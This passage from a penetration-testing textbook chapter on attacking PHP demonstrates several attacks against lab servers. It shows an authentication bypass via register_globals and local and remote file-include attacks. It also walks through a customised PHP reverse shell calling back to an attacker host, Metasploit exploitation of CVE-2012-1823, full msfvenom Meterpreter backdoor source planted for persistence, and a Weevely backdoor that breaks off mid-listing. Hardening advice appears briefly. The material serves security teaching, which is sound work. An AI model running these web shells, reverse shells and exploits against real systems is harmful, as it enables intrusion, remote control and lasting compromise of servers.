if($admin == 1)
        administer();
else
        authenticate();

function administer()
{
echo <<<html
<h3> Welcome to the site, administrator.</h3>
html;
}

function authenticate()
{
echo <<<html
<h3>Welcome to the system</h3>
<p>Authentication is required.</p>
<form method="POST" action="{$_SERVER['PHP_SELF']}">
Password: <input type="password" name="pass">
<input type="submit">
</form>
html;
}
?>

</body>
</html>
```

This script starts by setting the header for the web page; it then looks to see if the request contained the variable pass passed by a POST method; if so, it calculates the MD5 hash of the

passed password. If the MD5 hash matches the stored value,[2] then the variable `$admin` is set to 1. Next, a check of that variable is made; if the value is 1, then the function `administer()` is called; otherwise the function `authenticate()` is called. The `administer()` function writes a short message to the page welcoming the administrator to the site. The `authenticate()` function presents a user with a form asking for the password; the form returns the result in the variable `pass` as a POST variable to the same web page. The script ends by closing the page body and the html text.

Is this a reasonably secure script? The answer depends on how PHP is configured.

The script `global.php` uses the superglobal array `$_POST` to find the value of the passed parameter, using the line

```
$pass = $_POST["pass"];
```

Would it not be more convenient to the script writer if that step could be omitted and the variable accessed directly as `$pass`? This is the approach taken in the first versions of PHP. In subsequent versions of PHP, this behavior is controlled through the setting `register_globals` in `php.ini`. By default, the `php.ini` configuration file for PHP between 4.2 and 5.3 has the setting

```
register_globals = Off
```

Beginning with PHP 5.4 (released March 2012), this setting (and the feature) has been removed. However, CentOS 5 uses PHP 5.1 and CentOS 6 uses PHP 5.3. Older versions of Mint, OpenSuSE, and Ubuntu also use PHP 5.3.

If `global.php` is run on a system with `register_globals` set to `Off`, it is reasonably secure. However, if the same script is run on a system with `register_globals` set to `On`, then it is vulnerable to attack. This is because the decision to pass the user through to the administrative page depends on the value of the variable `$admin`, which is only set to 1 if the user successfully authenticates. However, if `register_globals` is set to `On`, the attacker can pass values to that variable. To bypass the authentication, the attacker can pass the needed value for the variable `$admin` as a GET parameter; they then go directly to the administrator page without the necessity of entering a password (Figure 20-9).

Figure 20-9. *Attacking the script global.php on a system with register_globals = On by passing a variable as a GET parameter. CentOS 6.8 and Firefox 45 shown.*

[2]Did you guess that this is the MD5 hash for "password1!"?

The flaw here is a combination of a script that did not carefully initialize its variables and poor security choices in the `php.ini` file. If the variables in the script were properly initialized or `register_globals` is set to `Off`, then there would be no flaw.

Include Vulnerabilities

An important class of attacks against PHP applications is include vulnerabilities. To understand the issue, consider the script `include.php` (Listing 20-3). This is the front page for a fictional shop for two of my favorite characters.

Listing 20-3. PHP code for `include.php`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Product Information</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<?php
if(!isset($_GET['Customer']))
{
echo <<<html
<body>
<h1>Welcome to Acme Coyote and Road Runner Supply Company.</h1>
<p>Before we can proceed, we need you to log in.</p>
<form action="{$_SERVER['PHP_SELF']}" method="GET">
<input type="radio" name="Customer" value="include_coyote">Wile E. Coyote<br>
<input type="radio" name="Customer" value="include_roadrunner">Road Runner<br>
<input type="submit" value="Log On">
</form>
</body>
html;
}

else
include($_GET['Customer'].".php");
?>
</html>
```

In `global.php` (Listing 20-2), when the user visits the page the script runs one of two possible functions (`authenticate()` or `administer()`) depending on whether the password matched the provided hash. This puts the code for both pages inside a single file, making maintenance more difficult. Though this works in a simple case, it becomes more problematic in complex scenarios.

In contrast, in the example `include.php`, the page checks to see if the GET variable `Customer` has been set. If it has not, then it returns a form with pair of radio buttons, one for the virtuous Wile E. Coyote, and one for the dastardly Road Runner. If the GET variable `Customer` has been set, then it includes a file that depends on the name of that variable. This approach lets the site writer store the code for Wile E. Coyote in one file and the code for Road Runner in a second file. The `include` directive in PHP incorporates the content of the included file at the include point of the script.

To see this in action, create the file `include_roadrunner.php` with the content shown in Listing 20-4.

Listing 20-4. PHP code for `include_roadrunner.php`

```
<?php

$bg_color = '#000000';
$fg_color = '#fff000';
$Customer = "Road Runner";

echo <<<html
<body bgcolor="$bg_color" text="$fg_color">
<h1>Acme Coyote and Road Runner Supply Company</h1>
<p>Thank you for visiting us today Road Runner!</p>
<p>Would you care to place an order?</p>
<form action="include_order.php" method="POST">
<input type="checkbox" value="Bird Seed" name="item[]">Bird Seed<br />
<input type="checkbox" value="Water" name="item[]">Water<br />
<input type="submit" value="Place Order">
</form>
</body>
html;
?>
```

Create the file `include_coyote.php` with the content shown in Listing 20-5.

Listing 20-5. PHP code for `include_coyote.php`

```
<?php

$bg_color = '#000000';
$fg_color = '#ff0000';
$Customer = "Wile E. Coyote";
```

```
echo <<<html
<body bgcolor="$bg_color" text="$fg_color">
<h1>Acme Coyote and Road Runner Supply Company</h1>
<p>Thank you for visiting us today Mr. Wile E. Coyote!</p>
<p>Would you care to place an order?</p>
<form action="include_order.php" method="POST">
<input type="checkbox" value="Rocket" name="item[]">Rocket<br />
<input type="checkbox" value="Giant Rubber Band" name="item[]">Giant Rubber
Band<br />
<input type="checkbox" value="Dynamite" name="item[]">Dynamite<br />
<input type="submit" value="Place Order">
</form>
</body>
html;
?>
```

Each of these pages leads to the order page `include_order.php`; for simplicity, suppose that it has the content shown in Listing 20-6.

Listing 20-6. PHP code for `include_order.php`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Order Form</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
Here is our order form....

</body>
</html>
```

In all of this, where is the vulnerability? Suppose that the file `hack.php` is present on the web server, where it has the content as in Listing 20-7.

Listing 20-7. PHP code for `hack.php`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

```
<head>
  <title>Hack Script</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
<pre>
<?php
system($_GET["cmd"]);
?>
</pre>
</body>
</html>
```

The attacker doesn't select one of the two radio buttons, but instead specifies `Customer=hack.php` in the URL; then rather than loading `include_coyote.php` or `include_roadrunner.php`, the attack script gets loaded. Passing a parameter to that script, like `cmd=cat%20/etc/passwd` results in commands executed on the server (Figure 20-10).




Figure 20-10. *Attacking the vulnerable include.php. CentOS 6.8 and Firefox 45 shown.*

Remote Include Vulnerabilities

One reaction to this type of attack is to insist that it is not too troubling - after all, the script `hack.php` needed to be present on the server and in the web server's Document Root. However, PHP can let the situation get much worse. The PHP setting `allow_url_include` in the PHP configuration

file determines if PHP can open URLs like `http://` or `ftp://` as files. This is disabled by default; but suppose that the administrator updated the configuration file `php.ini` with the line

```
allow_url_include = On
```

Manually Exploiting a Remote Include Vulnerability

The attacker can create and host a PHP script to execute on the attacker's system. Kali includes PHP reverse shells for this purpose; one choice is `/usr/share/webshells/php/php-reverse-shell.php`. Before this can be used, it must be customized; for example, if the attacker is on the system 10.0.2.2 and wants to receive their callback on TCP/8888, they edit the file as follows.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.2';   // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

The script must be hosted and made accessible over HTTP; one approach is to use Python on the attacker's Kali system. To host the content of the directory `/usr/share/webshells/php` on a web server running on TCP/8080, the attacker can use the commands:

```
root@kali-2016-2-u:~# cd /usr/share/webshells/php/
root@kali-2016-2-u:/usr/share/webshells/php# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

To receive the callback, in another Bash shell the attacker starts a netcat listener on TCP/8888, the port selected when the script is customized.

```
root@kali-2016-2-u:~# nc -v -l -p 8888
listening on [any] 8888 ...
```

To launch the attack, the attacker browses to the web site, either with a browser or via a wget command.

```
root@kali-2016-2-u:~# wget -O output http://aludra.stars.example/include.php?
Customer=http://10.0.2.2:8080/php-reverse-shell
--2018-08-12 14:13:47--  http://aludra.stars.example/include.php?Customer=http://
10.0.2.2:8080/php-reverse-shell
```

```
Resolving aludra.stars.example (aludra.stars.example)... 10.0.2.98
Connecting to aludra.stars.example (aludra.stars.example)|10.0.2.98|:80... connected.
HTTP request sent, awaiting response...
```

Here the GET variable Customer now contains the URL of the attacker's system along with (most of) the location of the web shell; the location in the URL does not include the file extension ".php", as that is added by the target script `include.php` (Listing 20-3).

When the attacker opens the URL, the running netcat shell receives the callback and the attacker can interact with the target.

```
root@kali-2016-2-u:~# nc -v -l -p 8888
listening on [any] 8888 ...
connect to [10.0.2.2] from Aludra.stars.example [10.0.2.98] 33535
Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10 16:13:51 UTC 2016
i686 i686 i386 GNU/Linux
 14:13:47 up  4:18,  3 users,  load average: 0.01, 0.32, 0.52
USER     TTY      FROM        LOGIN@   IDLE   JCPU   PCPU WHAT
egalois  tty1     :0          09:58    4:18m 34.94s  0.09s pam: gdm-passwo
egalois  pts/0    :0.0        10:00    1:43   8.78s  4.52s gnome-terminal
egalois  pts/1    :0.0        13:16   57:20   0.00s  0.00s bash
uid=48(apache) gid=48(apache) groups=48(apache) context=unconfined_u:system_r:
httpd_t:s0
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$ pwd
/
pwd
sh-4.1$
```

Note that immediately upon connection the reverse shell displayed the output of the commands `uname -a`, `w`, and `id`; this behavior is specified by the value of `$shell` in `/usr/share/webshells/php/php-reverse-shell.php`.

Exploiting a Remote Include Vulnerability with Metasploit

The vulnerable page `include.php` (Listing 20-3) can also be attacked with Metasploit using the module `exploit/unix/webapp/php_include`. To use the exploit, start Metasploit and load the module.

```
msf > use exploit/unix/webapp/php_include
msf exploit(unix/webapp/php_include) > info
```

```
       Name: PHP Remote File Include Generic Code Execution
     Module: exploit/unix/webapp/php_include
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2006-12-17

... Output Deleted ...

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name      Setting  Required  Description
  ----      -------  --------  -----------
  HEADERS            no        Any additional HTTP headers to send, cookies
                                for example. Format:
                                "header:value,header2:value2"
  PATH      /        yes       The base directory to prepend to the URL to
                                 try
  PHPRFIDB  /usr/share/metasploit-framework/data/exploits/
            php/rfi-locations.dat
                     no        A local file containing a list of URLs to
                                try, with XXpathXX replacing the URL
  PHPURI             no        The URI to request, with the include
                                parameter changed to XXpathXX
  POSTDATA           no        The POST data to send, with the include
                                parameter changed to XXpathXX
  Proxies            no        A proxy chain of format
                                type:host:port[,type:host:port][...]
  RHOST              yes       The target address
  RPORT     80       yes       The target port (TCP)
  SRVHOST   0.0.0.0  yes       The local host to listen on. This must be an
                                address on the local machine or 0.0.0.0
  SRVPORT   8080     yes       The local port to listen on.
  SSL       false    no        Negotiate SSL/TLS for outgoing connections
  SSLCert            no        Path to a custom SSL certificate (default is
                                randomly generated)
```

```
  URIPATH            no        The URI to use for this exploit (default is
                                random)
  VHOST              no        HTTP server virtual host

Payload information:
  Space: 262144

Description:
  This module can be used to exploit any generic PHP file include
  vulnerability, where the application includes code like the
  following: <?php include($_GET['path']); ?>
```

The PATH variable is used to specify the path to the vulnerable URL; by default, it is set to root ("/"), which is appropriate for this example. The module can run against a list of URLs specified in PHPRFIDB or against a single URL specified in PHPURI. The URI includes the parameters with the injection location specified by XXpathXX; in this example, the page is include.php and the parameter that can be injected is Customer. The name or address of the target is specified by RHOST.

```
msf exploit(unix/webapp/php_include) > set phpuri /include.php?Customer=XXpathXX
phpuri => /include.php?Customer=XXpathXX
msf exploit(unix/webapp/php_include) > set rhost aludra.stars.example
rhost => aludra.stars.example
```

The natural payload to use is Meterpreter running in PHP as a reverse shell. Select that payload, providing the address of the system that will receive the callback.

```
msf exploit(unix/webapp/php_include) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_include) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

The exploit is then run.

```
msf exploit(unix/webapp/php_include) > exploit

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] aludra.stars.example:80 - Using URL: http://0.0.0.0:8080/h3OGonbOGlaThQ
[*] aludra.stars.example:80 - Local IP: http://10.0.2.2:8080/h3OGonbOGlaThQ
[*] aludra.stars.example:80 - PHP include server started.
[*] Sending stage (37775 bytes) to 10.0.2.98
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.2.98:43294) at 2018-08-12
14:29:20 -0400

meterpreter > sysinfo
Computer    : aludra.stars.example
```

```
OS          : Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10
16:13:51 UTC 2016 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: root (0)
meterpreter > shell
Process 3160 created.
Channel 0 created.
whoami
apache
```

The attacker now has a Meterpreter shell on the target, running as the user apache - though Metasploit incorrectly reports the user as root.

These attacks are only possible because of the interaction of the flawed PHP application that includes content using a variable under the control of the user and the PHP setting that allows PHP to include files remotely over the network. Remedying either of these issues prevents the attack.

Configuring PHP

Because of the many configuration options for PHP, and because these options often have a subtle impact on the security of PHP web applications, auditing a PHP configuration file for security is difficult. One approach is to use a tool like the PHP Secure Configuration Checker (https://github.com/sektioneins/pcc). It can be downloaded from its web site or cloned via git.

```
[root@aludra ~]# git clone https://github.com/sektioneins/pcc.git
Initialized empty Git repository in /root/pcc/.git/
remote: Counting objects: 222, done.
Receiving objects: 100% (222/222), 181.82 KiB, done.
remote: Total 222 (delta 0), reused 0 (delta 0), pack-reused 222
Resolving deltas: 100% (137/137), done.
```

The result can be run using PHP on the command line; it can also be run in the web server. To do so, copy the script to a directory inside DocumentRoot (say pcc).

```
[root@aludra ~]# cp -r ./pcc /var/www/html/
```

From a browser on the local system, visit the `phpconfigcheck.php` page; for a complete summary of the results, pass the parameter `showall=1`. The result on a CentOS 6.8 system with `register_globals` and `allow_url_include` set to `On` is shown in Figure 20-11.




Figure 20-11. *PHP Secure Configuration Checker run on a CentOS 6.8 system with register_globals and allow_url_include set to On*

Attacking PHP

In older cases, it is possible to attack PHP itself, rather than a web application running on PHP.

Determining the PHP Version

The first step in such an attack is to determine the version of PHP running on the target. One approach is to use telnet to ask the server directly for its version of PHP. This can be done by making a manual request of the server using the techniques from Chapter 14.

```
root@kali-2016-2-u:~# telnet westbrook.nebula.example 80
Trying 10.0.4.49...
Connected to westbrook.nebula.example.
Escape character is '^]'.
GET /include.php HTTP/1.1
Accept: text/html
Host: westbrook.nebula.example
```

```
HTTP/1.1 200 OK
Date: Sun, 12 Aug 2018 19:15:34 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

270
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Product Information</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

... Output Deleted ...
```

This shows that the server is an Ubuntu system running Apache 2.2.17. Since that is the version run by Ubuntu 11.04 and Mint 11, these are good guesses for the underlying operating system. The `X-Powered-By` header indicates that the server is running PHP 5.3.5-1ubuntu7.

PHP can be configured not to provide version information. Update the variable `expose_php` in the configuration file `php.ini` so that it reads

```
;;;;;;;;;;;;;;;;;
; Miscellaneous ;
;;;;;;;;;;;;;;;;;

; Decides whether PHP may expose the fact that it is installed on the
; server (e.g. by adding its signature to the Web server header).  It is no
; security threat in any way, but it makes it possible to determine whether
; you use PHP on your server or not.
; .net/expose-php
expose_php = Off
```

Now the same request instead provides no information about the version of PHP.

```
root@kali-2016-2-u:~# telnet westbrook.nebula.example 80
Trying 10.0.4.49...
Connected to westbrook.nebula.example.
Escape character is '^]'.
GET /include.php HTTP/1.1
```

```
Accept: text/html
Host: westbrook.nebula.example

HTTP/1.1 200 OK
Date: Sun, 12 Aug 2018 19:21:15 GMT
Server: Apache/2.2.17 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

270
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Product Information</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

... Output Deleted ...
```

PHP CGI Argument Injection

There is a very significant flaw, CVE 2012-1823, which affects PHP 5.3.11 and earlier as well as 5.4.1 and earlier when PHP is run as a CGI script. The flawed versions of PHP do not correctly parse query strings; for example, if the script is given the malformed query string "`-s`", rather than running the script, PHP returns the source code. Since the example system just examined reported its PHP version as 5.3.3, it may be vulnerable if PHP is running as CGI. Request a PHP web page with the `-s` query string; if the target is vulnerable, than the source code of the script is returned as in Figure 20-12.

Figure 20-12. *Attacking a PHP installation vulnerable to CVE 2012-1823 by requesting a page with the query string "-s". The target server is Ubuntu 11.04 running PHP as a CGI module. Shown on Kali running Firefox 52.9.*

There is a Metasploit module that exploits this flaw.

- PHP CGI Argument Injection
  - `exploit/multi/http/php_cgi_arg_injection`
  - CVE 2012-1823
  - PHP up to 5.3.12 or 5.4.2
  - PHP must be installed as CGI

To use the exploit, start Metasploit.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > info

       Name: PHP CGI Argument Injection
     Module: exploit/multi/http/php_cgi_arg_injection
```

```
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-05-03

... Output Deleted ...

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name         Setting  Required  Description
  ----         -------  --------  -----------
  PLESK        false    yes       Exploit Plesk
  Proxies               no        A proxy chain of format
                                   type:host:port[,type:host:port][...]
  RHOST                 yes       The target address
  RPORT        80       yes       The target port (TCP)
  SSL          false    no        Negotiate SSL/TLS for outgoing
                                   connections
  TARGETURI             no        The URI to request (must be a CGI-handled
                                   PHP script)
  URIENCODING  0        yes       Level of URI URIENCODING and padding (0
                                   for minimum)
  VHOST                 no        HTTP server virtual host

Payload information:
  Space: 262144

Description:
  When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable
  to an argument injection vulnerability. This module takes advantage
  of the -d flag to set php.ini directives to achieve code execution.
  From the advisory: "if there is NO unescaped '=' in the query
  string, the string is split on '+' (encoded space) characters,
  urldecoded, passed to a function that escapes shell metacharacters
  (the "encoded in a system-defined manner" from the RFC) and then
  passes them to the CGI binary." This module can also be used to
```

```
  exploit the plesk 0day disclosed by kingcope and exploited in the
  wild on June 2013.

... Output Deleted ...
```

To configure the attack, set the target and the URI of a PHP script.

```
msf exploit(multi/http/php_cgi_arg_injection) > set rhost westbrook.nebula.example
rhost => westbrook.nebula.example
msf exploit(multi/http/php_cgi_arg_injection) > set targeturi /include.php
targeturi => /include.php
```

Next, select the payload, including the listening host. A natural payload is Meterpreter run over PHP.

```
msf exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/
reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

Run the exploit, and a shell is returned.

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Sending stage (37775 bytes) to 10.0.4.49
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.4.49:51461) at 2018-08-12
15:33:03 -0400

meterpreter > sysinfo
Computer    : westbrook
OS          : Linux westbrook 2.6.38-8-generic #42-Ubuntu SMP Mon Apr 11 03:31:50
UTC 2011 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
```

PHP Persistence

An attacker that has gained access to a server running PHP will want to maintain access to that system. If the attacker has sufficient privileges, they may be able to use the techniques of Chapter 11 to establish user-level or root-level persistence. Another option is to use PHP to

provide persistence through the web server. If the attacker can find a writeable directory that is also served to users via the web server, these can be used to maintain persistence.

PHP Persistence with Metasploit Malware

Chapter 11 showed how to generate malware in several formats, including PHP. To generate PHP malware that calls back to the fixed address 10.0.2.2 on TCP/443, an attacker can use the command

```
root@kali-2016-2-u:~# msfvenom --platform php --format raw --payload php/
meterpreter/reverse_tcp LHOST=10.0.2.2 LPORT=443 --encoder generic/none >
MalwarePHP
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 1108 (iteration=0)
generic/none chosen with final size 1108
Payload size: 1108 bytes
```

A check of the results shows the file has the following content:

```
root@kali-2016-2-u:~# cat MalwarePHP
/*<?php /**/ error_reporting(0); $ip = '10.0.2.2'; $port = 443; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_
callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s,
$ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
$len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
} } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_
loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_
bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Although this is valid PHP, it is just a fragment, as the PHP open tag is commented out and there is no PHP close tag. If this is added to an existing PHP script, either by editing the script or via a local or remote include command, it can provide persistence. To be used as a stand-alone persistence mechanism, it must be slightly modified. Consider Listing 20-8.

Listing 20-8. PHP malware generated by msfvenom that calls back to 10.0.2.2 on TCP/443 for PHP Meterpreter

```
<?php error_reporting(0); $ip = '10.0.2.2'; $port = 443; if (($f = 'stream_socket_
client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream';
} if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_
INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if
(!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s,
4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die();
} $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock']
= $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_
get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
$suhosin_bypass(); } else { eval($b); } die(); ?>
```

The bolded changes at the start and the end of the script have been made to make the script a stand-alone PHP script.

To use the script, the attacker needs to identify a directory that is served by the web server where they have permissions to write files.

```
meterpreter > upload /root/MalwarePHP /var/www/open/malware.php
[*] uploading  : /root/MalwarePHP -> /var/www/open/malware.php
[*] Uploaded -1.00 B of 1.08 KiB (-0.09%): /root/MalwarePHP -> /var/www/open/
malware.php
[*] uploaded   : /root/MalwarePHP -> /var/www/open/malware.php
```

To use the persistence mechanism, the attacker sets up a handler.

```
msf exploit(multi/http/php_cgi_arg_injection) > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
```

If the attacker, or indeed if anyone visits the malicious page `http://westbrook.nebula.example/open/malware.php` then the attacker is provided with a shell.

```
[*] Sending stage (37775 bytes) to 10.0.4.49
[*] Meterpreter session 4 opened (10.0.2.2:443 -> 10.0.4.49:56941) at 2018-09-03
10:59:43 -0400
msf exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > sysinfo
Computer    : westbrook
OS          : Linux westbrook 2.6.38-8-generic #42-Ubuntu SMP Mon Apr 11 03:31:50
UTC 2011 i686
Meterpreter : php/linux
```

One weakness of this approach is that the IP address of the attacker is hard coded in the malware, and the result is readable by a defender.

PHP Persistence with Weevely

Another approach is to use Weevely, which is already installed on Kali systems. To use Weevely, the attacker first generates an agent; to create an agent named `agent.php` that requires the password "password1!", the attacker runs the following command.

```
root@kali-2016-2-u:~# weevely generate password1! agent.php
Generated backdoor with password 'password1!' in 'agent.php' of 1469 byte size.
```

The output from this command is stored in the directory `/usr/share/weevely`. Here is a typical result.

```
root@kali-2016-2-u:~# cat /usr/share/weevely/agent.php
<?php
$W='i6/i4_d/ie/icode(preg_repla/ice(array("/_/i/","/-/i/"),/iarray("/"/i/i,"+")/
i,$ss(/i$s[$i';
$n='($u[/i"qu/ie/iry"],/i$q);$q=array_values/i($q);/ipreg_/im/iat/ich/i_all("/
([\\w])[\\w-]+(?';
$j=':;/iq/i=0.(/i[\\d]))?,?/",$/ira,$m/i/i);if($q/i/i&&$m/i){@ses/ision_s/
itart();$s=&$_SESS/i';
